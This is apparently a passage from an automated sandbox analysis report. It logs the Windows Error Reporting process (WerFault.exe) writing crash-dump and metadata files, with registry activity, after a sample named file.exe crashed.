C:\ProgramData\Microsoft\Windows\WER\Temp\WER8545.tmp.xml	0	4674	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_17918727\Report.wer	0	2	fd fd		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_17918727\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	161	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_17918727\Report.wer	10400	48	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 31 00 36 00 30 00 34 00 38 00 35 00 32 00 38 00 36 00 34 00	MetadataHash=-1604852864	success or wait	1	6CE0497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{04e6033b-a61a-2e07-ccfc-493c031346e9}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{04e6033b-a61a-2e07-ccfc-493c031346e9}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{04e6033b-a61a-2e07-ccfc-493c031346e9}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CE043D1	unknown

Analysis Process: WerFault.exe PID: **6064**, Parent PID: **3196**

General

Target ID:	9
Start time:	17:29:39
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 760
Imagebase:	0xef0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CE11717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F09.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F09.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_17e1912a	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_17e1912a\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F09.tmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp.dmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F09.tmp.xml	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8FB9.tmp.csv	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90E3.tmp.txt	success or wait	1	6CE0497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 00 74 7e 3b 63 fd 05 12 00 00 00 00 00	MDMP t~;c	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp.dmp	6724	6	00 00 00 00 00 00		success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 44 1a 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 7c 0c 00 00 68 7e 3b 63 01 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBDGenuineIntelWT|h~;c0Pacific Standard TimePacific Daylight Time	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp.dmp	7784	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 1d fd 2e 1c fd fd 02 00 00 00 00 00 00 40 00 00 1d fd 2e 00 00 00 00 28 fd fd 02 00 1d fd 2e 23 00 00 00 46 02 01 00 0c fd fd 02 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++.@.(.#F+	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp.dmp	1620	168	0c 17 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 68 1e 00 00	..h	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp.dmp	14228	20	28 00 00 00 48 10 73 00 00 00 00 00 04 00 00 00 18 3a 00 00	(Hs:	success or wait	40	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp.dmp	14872	4	fd 7b 1a 77	{w	success or wait	39	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp.dmp	68040	4	fd fd fd 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp.dmp	1788	4	08 00 00 00		success or wait	8	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp.dmp	8500	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd 02 00 00 00 00 00 00 fd 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 19 00 2c fd 0f 77 23 00 00 00 06 02 00 00 6c fd 19 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++,w#l+	success or wait	8	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp.dmp	2128	48	30 0d 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 fd 2f 00 00 00 00 00 fd fd fd 02 00 00 00 00 6c 04 00 00 fd fd 00 00 fd 02 00 00 fd 34 00 00	0 /l4	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp.dmp	2188	4	24 00 00 00	$	success or wait	36	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp.dmp	6730	22	10 00 00 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 00 00	file.exe	success or wait	36	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp.dmp	5972	752	00 00 63 75 00 00 00 00 00 30 08 00 6d fd 08 00 63 fd fd 0d 4c 1e 00 00 fd 04 fd fd 00 00 01 00 0c 00 fd 07 00 40 fd 2a 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 fd 46 03 00 00 00 00 16 6b 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 0d fd 03 00 00 00 00 00 6c fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 30 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd 03 05 00 00 00 00	cu0mcL@*B? $@AZbFkl0@	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp.dmp	68044	11188	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp.dmp	32	108	03 00 00 00 fd 01 00 00 fd 06 00 00 04 00 00 00 34 0f 00 00 fd 08 00 00 05 00 00 00 fd 02 00 00 fd 37 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 70 1d 00 00 10 18 01 00 15 00 00 00 fd 01 00 00 fd 17 00 00 16 00 00 00 fd 00 00 00 fd 19 00 00	47T8Tp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 33 00 31 00 39 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3196</Pid>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>file.exe</ImageName>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1170	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 32 00 30 00 31 00 32 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>12012</Uptime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1214	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1218	2	09 00		success or wait	2	6CE0497A	unknown
